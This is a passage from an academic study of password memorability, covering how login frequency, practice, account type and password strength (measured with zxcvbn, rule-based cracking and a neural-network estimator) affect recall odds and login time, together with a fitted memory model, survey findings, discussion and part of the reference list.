



Figure 5: Reciprocal of recall odds vs. practice. The Nth number of login with the same password is the practice variable (horizontal axis). Note that Nth login with the same password is not the same as the Nth login to an account, as a password can be reset and the participant can restart the practice with the new password for the same account. We only concern about the practice on the same password in this case.





Figure 6: Average login duration vs. practice for all logins (upper figure) and only successful logins (lower figure). The confidence interval (CI) for each mean is shown as a vertical bar in the data distribution. Two figures also show pairwise comparison for different practice values. If the CIs of two groups do not overlap, they are statistically significantly different.

## 5.3 Secure Passwords Are Less Memorable

Table 3 shows that the average login duration (for both successful and all logins) increases when the password strength increases from 1 to 4 and the differences are statistically significant (see confidence intervals in the table). The group with password strength equal to 0 has very small sample size to draw meaningful conclusion (recall Table 1 that only 2% of passwords have score 0 compared to other groups that all have above 20% of passwords). We did not find any interesting relationship between recall odds and password strength estimated by zxcvbn (see Table 3 for recall odds).

After performing rule-based dictionary attacks to our collected password set, we found that with four password cracking rules we applied (best64 with $3x10^9$ guesses, generated2 with $2x10^{12}$ guesses, rockyou-3000

| Password Strength (zxcvbn) | | 0 | 1 | 2 | 3 | 4 |
|---|---|---|---|---|---|---|
| Login Success Rate | | 0.865 | 0.934 | 0.911 | 0.921 | 0.896 |
| Recall Odds | | 6.40 | 14.24 | 10.17 | 11.73 | 8.57 |
| Login Duration (Mean, 95% CI) | All Logins | 20.25 (16.49, 24.00) | 15.65 (14.95, 16.35) | 17.92 (17.20, 18.63) | 19.12 (18.50, 19.75) | 20.84 (20.05, 21.64) |
| | Successful Logins | 15.15 (12.18, 18.12) | 13.78 (13.26, 14.31) | 15.58 (15.04, 16.12) | 16.81 (16.33, 17.28) | 18.03 (17.43, 18.63) |

Table 3: Results of login success rates, recall odds, and login duration (means and confidence intervals) when the logins were grouped based on password strength. Each password strength was estimated by zxcvbn password meter: 0 (too weak), 1 (very weak), 2 (medium), 3 (strong), and 4 (very strong).

with $1x10^{12}$ guesses, and incisive-leetspeak with $6x10^{11}$ guesses), the recall odds for cracked passwords are higher than the recall odds for uncracked passwords (see the upper figure in Figure 7). In addition, Figure 7 shows that the passwords that are easier to recall are also less secure under rule-based dictionary attacks.

We applied a neural network model [58] to further estimate our passwords. We found that recall odds decrease as the number of guesses increases (see the upper figure in Figure 8) and the average successful login duration increases as the number of guesses increases (see the lower figure in Figure 8). This means that the more secure passwords are with neural network model are also less memorable and need significantly more time for entry. We only analyzed data with password length equal to or greater than 8 because the pre-trained neural network model does not provide estimation for passwords with length shorter than 8 [58]. The figure plots the logarithm of the number of guesses with base 10. The grouping was done after splitting the number of guesses into five intervals ($10^0-10^6$, $10^6-10^{12}$, $10^{12}-10^{18}$, $10^{18}-10^{24}$, and $10^{24}-10^{30}$). We split the range into five intervals because it is the largest number of intervals to guarantee that each interval has at least ten different passwords (e.g. 0-6, 6-12, 12-18, and 18-24 in Figure 8). Although the average login duration for the last group (24-30) is smaller than the previous group (e.g. 6-12), the difference is not statistically significant (confidence interval is very large for 24-30 and it overlaps with 6-12, 12-18, and 18-24).

## 5.4 Account Types Do Not Affect Memorability

We found that the average successful login duration for financial accounts is statistically significantly longer than the ones for content accounts and advertisement accounts (see comparison in Table 4). Financial accounts and identity accounts have lower recall odds than content accounts and advertisement accounts. Overall, the differences of recall odds and average login durations for different account types are small.





Figure 7: Recall odds (upper figure), and data distribution of successful login duration with their averages (lower figure) vs. password crackability using different rules: best64 cracked 22.6% of passwords, generated2 cracked 37.0%, rockyou-3000 cracked 37.4%, and incisive-leetspeak cracked 15.7%. Recall odds were calculated using login success rates. A login success rate was the total number of successful logins from cracked (or uncracked) passwords divided by the total number of logins from these cracked (or uncracked) passwords. The lower figure shows distributions of login durations along with their means (circles and triangles) and 95% confidence intervals (vertical bars) for cracked and uncracked password groups.

| Account Types | Financial Accounts | Identity Accounts | Content Accounts | Ad. Accounts |
|---|---|---|---|---|
| Recall Odds | 10.4 | 9.1 | 13.9 | 12.2 |
| Login Duration (Mean, 95% CI) Successful Logins | 16.82 (16.33, 17.31) | 15.97 (15.50, 16.43) | 15.76 (15.28, 16.24) | 15.36 (14.90, 15.83) |

Table 4: Recall odds and successful login duration for different types of accounts. For successful login duration, means and 95% confidence intervals are shown in the table.

## 5.5 Model Fitting

Login frequency and practice have similar mathematical functions that fit well with our data (see Figure 2, Figure 5 and their fitting results). In addition, we show that password security has a very interesting effect on the password memorability (see Figure 7 and Figure 8). However, given that there is no existing work proposing any functional relationship between memorability and password security and the current quantitative measurement of password security is highly dependent on the password attacking al-





Figure 8: Recall odds (upper figure) and distributions of their successful login duration with their average (lower figure) vs. number of guesses. The number of guesses, based on the neural network estimator [58], is in logarithmic scale with base 10. The lower figure shows both means and 95% confidence intervals for different groups of passwords with different numbers of guesses. The difference of means from any pair of groups among 0-6, 6-12, 12-18, and 18-24 is statistically significant (i.e. their confidence intervals do not overlap). The mean from the last group 24-30 is only statistically significantly higher than the first group 0-6.





Figure 9: Average successful login duration for different values of login frequency and practice. The fitting curves based on the derived equation are shown as lines in the figure. We can see the curves shifting upward as frequency changes from 1 to 8 days per login.

gorithm (e.g. neural network estimator does not estimate passwords with length shorter than 8, different rule-based cracking gives different number of guesses for the same password), our mathematical model only combines the effect of password login frequency and practice.

### 5.5.1 Average Successful Login Duration

Figure 9 shows the fitting of our data to the derived equation (Equation 9):

$$E[Time_{login}] \approx \frac{Kf^d(1-d)}{n^{1-d}} + E[Time_{act}]$$

The fitted parameter values are $d = 0.4213$, $K = 10.21$, and $E[Time_{act}] = 12.23$. The memory decay parameter d is dependent on the specific application. Previous research has suggested that the value of d is near 0.5 for many applications [4], which matches our result. The fitted value of $E[Time_{act}]$ also appears to be reasonable because we can see average login duration stabilize near 12 seconds at the end (see Figure 6). Figure 9 shows that our data generally follows the fitted function curves of different login frequencies and the fitting curves shift upwards as the login frequencies changes from 1 to 8 days per login. It makes sense since the people should spend more time on recalling their passwords if the passwords are less frequently used. We found that the data points for some specific login frequencies do not fit into the fitting curve with optimal parameters. The main reason is that the parameters in Equation 9 are optimized based on the error between the data points of all login frequencies and their corresponding fitting curves. Most of the observation points lie on the early part of the x-axis. With our memorability model, we obtained very small root mean square error of 1.8 seconds for a successful login duration (see Figure 6 for the data range of login duration).

### 5.5.2 Recall Odds

Our model for recall odds yields Equation 11:

$$R_{o\_Measured} \approx Af^{-d/s}n^{(1-d)/s}$$

Note that we have already obtained the value of $d$ through fitting the login duration function ($d = 0.4213$). It is the same $d$ in this equation as is derived from the same activation function. Therefore, $A$ and $s$ parameters need to be fitted from our data. Obtaining value $d$ from previous fitting makes the fitting of this complicated function feasible. It is challenging to fit both $s$ and $d$ unknown since $s$ and $d$ have ratio relationship within the power term. In addition, $A$ is related to $d$ ($A = e^{-\tau/s}(1-d)^{-1/s}E[e^{C/s}]$), making fitting even more challenging if $d$ is unknown.

Equation 11 can produce an infinite value when a recall is perfect at certain combination of login frequency and practice values. As computation and fitting do not work well with infinite values, we need to take the reciprocal of the measured recall odds for function fitting and plotting. Therefore, we transform to following equation:





Figure 10: Reciprocal of measured recall odds for different values of login frequency and practice. The best fitted curves based on the derived equation are shown as lines in the figure. We can see the curves shifting upward as frequency changes from 1 to 8 days per login.

$$\frac{1}{R_{o\_Measured}} \approx \frac{1}{A} f^{d/s} n^{(d-1)/s} \tag{13}$$

Figure 10 shows the fitting of the reciprocal of recall odds to our study data. The best fitted parameter values based on our data are $1/A = 0.0980$ and $s = 0.4113$. $d$ is 0.4213 as the memory decay parameter. Our data follows nicely with the fitted curves in Figure 10 and the curves shifting upward with the frequencies changes from 1 to 8 days per login for the same reason of Figure 9. Observe that the data of 1 day and 2 days per login do not fit well in the latter logins. This is mainly because we used Log scale to be able to visualize the fitting. We obtained a relatively small root mean square error of 0.0868 for the reciprocal of recall odds (the data range is about 0 to 1).

## 5.6 Survey Responses

In this section, we present the major findings from entry and exit surveys.

### 5.6.1 Online Account Usage

We found that the total number of online accounts from our participants ranged from 2 to 50 with mean of 13 accounts. For the most frequently used account, 73% of our participants logged in several times per day, 18% logged in once per day, and 9% logged in once per week or less. For the least frequently used account, 16% of participants logged in only once per years or less, 31% logged in several times per year, 28% logged in once per month, and 25% logged in once per week or more.

We analyzed participants' survey responses against their task performance during our study and found that participants having more accounts in their daily life performed better in our study tasks (successful recall rate 0.93 vs. 0.89 with $p < 0.0001$). The comparison was done by grouping our participants based on the total number of online accounts they had in their daily life (i.e. one group had fewer than 13 accounts, and one group had at least 13 accounts, given that the average was 13).

We asked survey questions about the importance of different online accounts in their daily life and found the order of importance to be banking accounts, email accounts, social networking accounts, shopping accounts, music streaming accounts, daily deals accounts, news accounts, and coupon accounts. In these questions, we asked participants to rate the importance of accounts with five levels: very important, important, neutral, not important and not important at all. The ranking was based on participants rating. For example, for banking accounts, 77% of our participants considered them very important and 20% considered them important. For email accounts, 51% considered them very important. For social networking accounts, 18% considered them very important. Other accounts were ranked in the similar way and they had less than 10% considering them as very important. We asked these questions in the exit survey to avoid introducing bias to our study data.

### 5.6.2 Password Usage and Management

From survey responses, the total number of different passwords ranged from 1 to 20 with an average of 5.8 different passwords. 91% of our participants reused at least one of their passwords for different accounts. We asked a question about the total number of different passwords that they memorized without the need to check notes or use password managers. We participants' responses ranged from 1 to 12 with an average of 4.6 (or 5) different memorized passwords.

Due to forgetting, 30% of participants had to reset passwords a few times in past years, 59% of them reset passwords about once or several times per year, 9% of them reset once per month, and 2% of them reset more than once per month.

Table 5 shows our participants' responses on password management. More than half of our participants wrote down some of their passwords in their daily life. While only 10% of our participants used dedicated password managing software, 73% of our participants used password saving feature in the browser.

Based on responses, the major reason for writing down passwords and using password saving features was to

| Password management | Yes | No |
|---|---|---|
| Write down any password in daily life? | 57% | 43% |
| Use any dedicated password manager in daily life? | 10% | 90% |
| Use browser password saving feature in daily life? | 73% | 27% |

Table 5: Table shows distribution of participants' response on password management survey questions.

prevent forgetting. When asked whether there was any concerns or disadvantages of using the password saving feature or the password manager, participants mostly mentioned: (1) risks of getting hacked (e.g. "I think it is subject to hacking", "security and privacy issues", "if the database of the password manager is leaked, then hackers have the access to all of the passwords I use."), (2) concern about device or software sharing (e.g. "people who have access to my browser will also be able to login into the websites.", "someone using my device can log into my accounts"), (3) lost of practice (e.g. "using it does not force me to commit the password to memory"), and (4) concern about accidental password loss and software failure (e.g. "if the password history gets cleared it might be hard to recall the password", "you will lose all of them if it fails or they get erased for some reason").

After the study, we asked participants to share whether they had used any browser password saving feature or written down any password during our study and mentioned that their response would not affect their compensation. As our study focuses on memorization, using these questions, we could have removed participants if they largely relied on writing down passwords for our tasks. None of the participants shared that they were writing down passwords or using password saving features.

#### 5.6.3 Password Memorization Strategies

We asked our participants how they memorized their passwords and their strategies. Based on their responses, the major strategies included: (1) creating passwords with certain pattern or meaning such as inclusion of phases, names, familiar items, school names, and dates (e.g. "[use] family, school, personal information", "passwords have a certain pattern or a year that corresponds to the current year", "words or numbers that have meaning"), (2) memorizing based on keyboard layout (e.g. "memorizing keyboard layout (the way I press the key in a certain order)"), (3) recalling the password frequently (e.g."use it again and again and I'll remember them naturally"), (4) associating it with the corresponding website (e.g. "I associate each website/platform name with a certain password stored in my memory"), and (5) generating simple passwords (e.g. "make it simple, think of last names of myself and family members", "keep them simple").

After the study, 89% of our participants found that more frequently used passwords were easier to memorize based on the exit survey responses.

We also investigated how memorization strategies can help on task performance. As memory recall is related to contextual associations of the memory element [3, 6], we grouped our data based on whether a participant encoded the contextual information (e.g. account information) while generating the password. We found that there were 297 passwords (out of 1443 passwords – 21%) that contained the account information (i.e. include some parts of the account name or have slight variations, for example, "shoptillyoudrop!" for an online shopping account). The remaining 1146 passwords did not include any information about the account. We found that passwords that were generated with encoding of account information were easier to recall than those without considering the account information (successful login rate 0.94 vs. 0.91 with $p < 0.0001$). This result supports the ecological memory theory that having strong connection between the memory element and the contextual setting helps on memory recalling [3, 6].

## 6 Discussion

This paper is the first to apply the ecological theory of long-term memory to model the forgetting of passwords. The model is rooted in decades of memory research which were previously applied to memory of emails and newspaper articles in psychology [18, 9, 8, 4]. It predicts recall odds and login duration from login frequency and number of logins in the past. In our work, online authentication with text passwords, the model predicted successful login duration with RMSE of 1.8 seconds and recall odds with RMSE of 0.0868 (for the reciprocal of recall odds). We consider this a very promising first result and supportive of the tenet of studying password use from the perspective of ecological view of memory.

At a theoretical level, the finding points to a new understanding of passwords. What makes passwords hard to remember is not their complexity per se, but the fact that the human memory is opportunistic in what it attempts to remember or to forget. Instead of looking at the password itself, we need to look at the environment in which it is used. The more important a password is to the user, and the more it is likely to be used in the future, the higher the chances of recalling it.

The finding and the model have direct practical use. The model can be used to obtain a reasonable estimation on the probability of password forgetting given its use. To mitigate password forgetting, system designers and security engineers can provide guidelines emphasizing

the importance of memory practice for a new password. In some cases, high-value account services could use our model to control when to ask for user logins. Increased frequency of password usage improves probability of remembering the password and reduces the need for users to generate weak passwords for important accounts.

While login frequency may be straightforward to identify empirically, how about organismic importance? Our participants' survey responses tentatively suggest that financial (e.g. banking and shopping) and identity (e.g. email and social networking) accounts are more important than content and advertisement accounts. Interestingly, recall odds for financial and identity accounts were slightly lower than content and advertisement accounts. Participants also appeared to take more time to recall passwords for financial and identity accounts than content and advertisement accounts even if the only difference in our study was the decoration of the login screen. This indicates that password memorability is better for less important accounts than for more important accounts.

However, the difference of recall odds and mean login durations for different account types was small (see Section 5.4). This means that the effect of account types on memorability is much smaller than the other controlled variables such as login frequency, practice, and password security. There are indeed two possible ways that the account importance can affect memorability: (1) users create very secure passwords for important accounts and these passwords are harder to remember than the ones created for less important accounts; (2) users spend more effort generating passwords for important accounts, resulting passwords for important accounts better memorized (*depth of processing theory* [20]).

We also learned that most participants were capable of memorizing their passwords in their daily lives but still chose to write down passwords or use password saving features to prevent forgetting. Note that the participants shared that they did not write down passwords during our study (see Section 5.6.2) Based on our results, the average number of total passwords (5.8) is only slightly larger than the average number of memorized passwords (4.6). This indicates that most participants were able to memorize most of their passwords. Outside of our study, the participants reported that 57% of them still chose to write down their passwords and 73% of participants chose to use browsers to save passwords during their daily password management. When asked about it, the major reason was to prevent forgetting. Therefore, the major cause of writing down passwords could be participants' false belief that they were not able to remember passwords or their overestimation of the password resetting effort.

In addition to login frequency and practice, we found that password security has an independent effect on password memorability. For example, passwords with higher zxcvbn score have somewhat longer average successful login duration. Although we did not find recall odds to follow an interesting pattern with zxcvbn scores, results from more dedicated password cracking and neural network password estimators both showed that recall odds drop when passwords are more secure (see Section 5.3).

Although past studies have mentioned that very secure passwords can be hard to remember [50, 83, 74], the results reported here show it with a dedicated experimental study using state-of-the-art password crackers and estimators. However, this does not mean that all secure passwords are hard to remember. There are existing studies providing good strategies on creating both memorable and secure passwords [80, 83].

**Limitations:** Similar to other password studies, a few limitations must be considered in interpreting our findings. Our participants were mostly young adults with a mean age of 24. Second, we cannot directly collect participant's actual passwords for their actual online accounts. Therefore, similar to other password studies about online accounts, our study is based on researcher-designed online accounts which may not align with the real-world importance of these accounts to participants. However, with our careful study design and special consideration for ecological validity in each step, we have ensured our design to match as closely as possible to the daily online account usage.

## 7 Conclusions

In this paper, we explored and analyzed how account type, login frequency, amount of practice, and password security can affect password memorability. We combined login frequency and amount of practice to construct a model that can predict successful login duration and recall odds in an understandable mathematical form derived from major memory theories. Our data largely shows that human memory of passwords follows the ecological theory of memory. Importantly, our finding points to a new understanding of password forgetting: instead of looking at the password itself (e.g. password complexity), we need to consider the environment in which it is used and how memory functions over time. Compared to solely statistical group comparisons, our modeling approach provides quantitative predictions that can be directly applied by designers and can transform the knowledge in the field to an actionable form.

In addition, the study shows that when participants were allowed to self-generate passwords (which is how current online authentication systems work), password security can affect password memorability: stronger passwords were harder to remember. This shows that our participants have not mastered password generating strategies to generate both secure and memorable passwords.

In addition, based on our results from survey data, we found that most participants were capable of memorizing their passwords during their daily lives but still chose to write down or save passwords to prevent forgetting.

## Acknowledgments

This material is based upon work supported by the National Science Foundation under Grant Numbers 1228777 and 1750987. Xianyi Gao was supported by the National Science Foundation Graduate Research Fellowship Program under Grant Number 1433187. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of the National Science Foundation. Additional material available at `http://scienceofsecurity.science`.

## References

[1] ADAMS, A., SASSE, M. A., AND LUNT, P. Making passwords secure and usable. In *Proceedings of HCI on People and Computers XII* (London, UK, UK, 1997), HCI 97, Springer-Verlag, pp. 1–19.

[2] ALKALDI, N., AND RENAUD, K. Why do people adopt, or reject, smartphone password managers? In *1st European Workshop on Usable Security* (2016), vol. 18, pp. 1–14.

[3] ANDERSON, J. R. *Rules of the Mind*. L. Erlbaum Associates, 1993.

[4] ANDERSON, J. R., BOTHELL, D., LEBIERE, C., AND MATESSA, M. An integrated theory of list memory. *Journal of Memory and Language 38*, 4 (1998), 341 – 380.

[5] ANDERSON, J. R., FINCHAM, J. M., AND DOUGLASS, S. Practice and retention: A unifying analysis. *Journal of Experimental Psychology: Learning, Memory, and Cognition 25*, 5 (1999), 1120.

[6] ANDERSON, J. R., AND LEBIERE, C. J. *The atomic components of thought*. Psychology Press, 2014.

[7] ANDERSON, J. R., REDER, L. M., AND LEBIERE, C. Working memory: Activation limitations on retrieval. *Cognitive psychology 30*, 3 (1996), 221–256.

[8] ANDERSON, J. R., AND SCHOOLER, L. J. Reflections of the environment in memory. *Psychological Science 2*, 6 (1991), 396–408.

[9] ANDERSON, J. R., AND SCHOOLER, L. J. The adaptive nature of memory. *The Oxford handbook of memory* (2000), 557–570.

[10] ATKINSON, R., AND SHIFFRIN, R. Human memory: A proposed system and its control processes. *Psychology of Learning and Motivation 2* (1968), 89 – 195.

[11] BAILEY, D. V., DÜRMUTH, M., AND PAAR, C. *Statistics on Password Re-use and Adaptive Strength for Financial Accounts*. Springer International Publishing, Cham, 2014, pp. 218–235.

[12] BARD, G. V. Spelling-error tolerant, order-independent passphrases via the damerau-levenshtein string-edit distance metric. In *Proceedings of the Fifth Australasian Symposium on ACSW Frontiers - Volume 68* (Darlinghurst, Australia, Australia, 2007), ACSW '07, Australian Computer Society, Inc., pp. 117–124.

[13] BLOCKI, J., KOMANDURI, S., CRANOR, L., AND DATTA, A. Spaced repetition and mnemonics enable recall of multiple strong passwords. *arXiv preprint arXiv:1410.1490* (2014).

[14] BONNEAU, J. The science of guessing: Analyzing an anonymized corpus of 70 million passwords. In *2012 IEEE Symposium on Security and Privacy* (May 2012), pp. 538–552.

[15] BONNEAU, J., AND PREIBUSCH, S. The password thicket: Technical and market failures in human authentication on the web. In *WEIS* (2010).

[16] BONNEAU, J., AND SCHECHTER, S. Towards reliable storage of 56-bit secrets in human memory. In *23rd USENIX Security Symposium (USENIX Security 14)* (2014), pp. 607–623.

[17] BROWN, G. D., NEATH, I., AND CHATER, N. A temporal ratio model of memory. *Psychological review 114*, 3 (2007), 539.

[18] BRUCE, D. The how and why of ecological memory. *Journal of Experimental Psychology: General 114*, 1 (1985), 78.

[19] BUNNELL, J., PODD, J., HENDERSON, R., NAPIER, R., AND KENNEDY-MOFFAT, J. Cognitive, associative and conventional passwords: Recall and guessing rates. *Computers & Security 16*, 7 (1997), 629–641.

[20] CERMAK, L. S., AND CRAIK, F. I. *Levels of processing in human memory*. Lawrence Erlbaum, 1979.

[21] CHIANG, H.-Y., AND CHIASSON, S. Improving user authentication on mobile devices: A touchscreen graphical password. In *Proceedings of the 15th International Conference on Human-computer Interaction with Mobile Devices and Services* (New York, NY, USA, 2013), MobileHCI '13, ACM, pp. 251–260.

[22] CHIASSON, S., FORGET, A., BIDDLE, R., AND VAN OORSCHOT, P. C. Influencing users towards better passwords: Persuasive cued click-points. In *Proceedings of the 22nd British HCI Group Annual Conference on People and Computers: Culture, Creativity, Interaction - Volume 1* (Swinton, UK, UK, 2008), BCS-HCI '08, British Computer Society, pp. 121–130.

[23] CHIASSON, S., FORGET, A., STOBERT, E., VAN OORSCHOT, P. C., AND BIDDLE, R. Multiple password interference in text passwords and click-based graphical passwords. In *Proceedings of the 16th ACM Conference on Computer and Communications Security* (New York, NY, USA, 2009), CCS '09, ACM, pp. 500–511.

[24] CHOWDHURY, S., POET, R., AND MACKENZIE, L. Passhint: Memorable and secure authentication. In *Proceedings of the 32nd Annual ACM Conference on Human Factors in Computing Systems* (New York, NY, USA, 2014), CHI '14, ACM, pp. 2917–2926.

[25] COINBASE. Coinbase zxcvbn, 2016. Retrieved Sep 07 2016 from `https://libraries.io/github/coinbase/zxcvbn`.

[26] DAS, A., BONNEAU, J., CAESAR, M., BORISOV, N., AND WANG, X. The tangled web of password reuse. In *NDSS* (2014), vol. 14, pp. 23–26.

[27] DE CARNÉ DE CARNAVALET, X., AND MANNAN, M. From very weak to very strong: Analyzing password-strength meters. In *Network and Distributed System Security (NDSS) Symposium 2014* (February 2014), Internet Society.

[28] DISCOVER. Change my user id or password, 2017. Retrieved April 14 2017 from `https://www.discover.com/credit-cards/help-center/faqs/user-password.html`.

[29] DROPBOX. dropbox/zxcvbn: a realistic password strength estimatior, 2016. Retrieved April 4 2016 from `https://github.com/dropbox/zxcvbn`.

[30] DÜRMUTH, M., AND KRANZ, T. *On Password Guessing with GPUs and FPGAs*. Springer International Publishing, Cham, 2015, pp. 19–38.

[31] EBBINGHAUS, H. *Memory: A contribution to experimental psychology*. No. 3. University Microfilms, 1913.

[32] EDITORIALMANAGER. Password security, 2017. Retrieved April 14 2017 from http://www.editorialmanager.com/robohelp/current/Editorial_Manager_Help/Password_Security.htm.

[33] EGELMAN, S., SOTIRAKOPOULOS, A., MUSLUKHOV, I., BEZNOSOV, K., AND HERLEY, C. Does my password go up to eleven?: The impact of password meters on password selection. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems* (New York, NY, USA, 2013), CHI '13, ACM, pp. 2379–2388.

[34] EVERITT, K. M., BRAGIN, T., FOGARTY, J., AND KOHNO, T. A comprehensive study of frequency, interference, and training of multiple graphical passwords. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems* (New York, NY, USA, 2009), CHI '09, ACM, pp. 889–898.

[35] FAHL, S., HARBACH, M., ACAR, Y., AND SMITH, M. On the ecological validity of a password study. In *Proceedings of the Ninth Symposium on Usable Privacy and Security* (New York, NY, USA, 2013), SOUPS '13, ACM, pp. 13:1–13:13.

[36] FLORENCIO, D., AND HERLEY, C. A large-scale study of web password habits. In *Proceedings of the 16th International Conference on World Wide Web* (New York, NY, USA, 2007), WWW '07, ACM, pp. 657–666.

[37] GAW, S., AND FELTEN, E. W. Password management strategies for online accounts. In *Proceedings of the Second Symposium on Usable Privacy and Security* (New York, NY, USA, 2006), SOUPS '06, ACM, pp. 44–55.

[38] GOODING, S. Ridiculously smart password meter coming to WordPress 3.7, 2016. Retrieved April 1st 2016 from http://wptavern.com/ridiculously-smart-password-meter-coming-to-wordpress-3-7.

[39] GOOGLE. Google ngram viewer, 2013. Retrieved May 07 2017 from http://storage.googleapis.com/books/ngrams/books/datasetsv2.html.

[40] HAQUE, S. T., WRIGHT, M., AND SCIELZO, S. Hierarchy of users' web passwords: Perceptions, practices and susceptibilities. *International Journal of Human-Computer Studies 72*, 12 (2014), 860 – 874.

[41] HASHCAT. Hashcat: advanced password recovery, 2017. Retrieved May 07 2017 from https://hashcat.net/hashcat/.

[42] HAYASHI, E., AND HONG, J. A diary study of password usage in daily life. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems* (New York, NY, USA, 2011), CHI '11, ACM, pp. 2627–2630.

[43] HERLEY, C., AND OORSCHOT, P. V. A research agenda acknowledging the persistence of passwords. *IEEE Security Privacy 10*, 1 (Jan 2012), 28–36.

[44] HOONAKKER, P., BORNOE, N., AND CARAYON, P. Password authentication from a human factors perspective: Results of a survey among end-users. In *Proceedings of the Human Factors and Ergonomics Society Annual Meeting* (2009), vol. 53, SAGE Publications, pp. 459–463.

[45] HUH, J. H., KIM, H., BOBBA, R. B., BASHIR, M. N., AND BEZNOSOV, K. On the memorability of system-generated pins: Can chunking help? In *Eleventh Symposium On Usable Privacy and Security (SOUPS 2015)* (Ottawa, July 2015), USENIX Association, pp. 197–209.

[46] HUH, J. H., KIM, H., RAYALA, S. S., BOBBA, R. B., AND BEZNOSOV, K. I'm too busy to reset my LinkedIn password: On the effectiveness of password reset emails. In *Proceedings of the 2017 CHI Conference on Human Factors in Computing Systems* (New York, NY, USA, 2017), CHI '17, ACM, pp. 387–391.

[47] INGLESANT, P. G., AND SASSE, M. A. The true cost of unusable password policies: Password use in the wild. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems* (New York, NY, USA, 2010), CHI '10, ACM, pp. 383–392.

[48] JAKOBSSON, M., AND AKAVIPAT, R. Rethinking passwords to adapt to constrained keyboards. *Proc. IEEE MoST* (2012), 1–11.

[49] JOTFORM. The easiest online form builder: Jotform support forum, 2017. Retrieved April 14 2017 from https://www.jotform.com/answers/1094950-cannot-log-on-using-the-same-user-and-password-please-advise-is-there.

[50] KLEIN, D. V. Foiling the cracker: A survey of, and improvements to, password security. In *Proceedings of the 2nd USENIX Security Workshop* (1990), pp. 5–14.

[51] KOMANDURI, S., SHAY, R., KELLEY, P. G., MAZUREK, M. L., BAUER, L., CHRISTIN, N., CRANOR, L. F., AND EGELMAN, S. Of passwords and people: Measuring the effect of password-composition policies. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems* (New York, NY, USA, 2011), CHI '11, ACM, pp. 2595–2604.

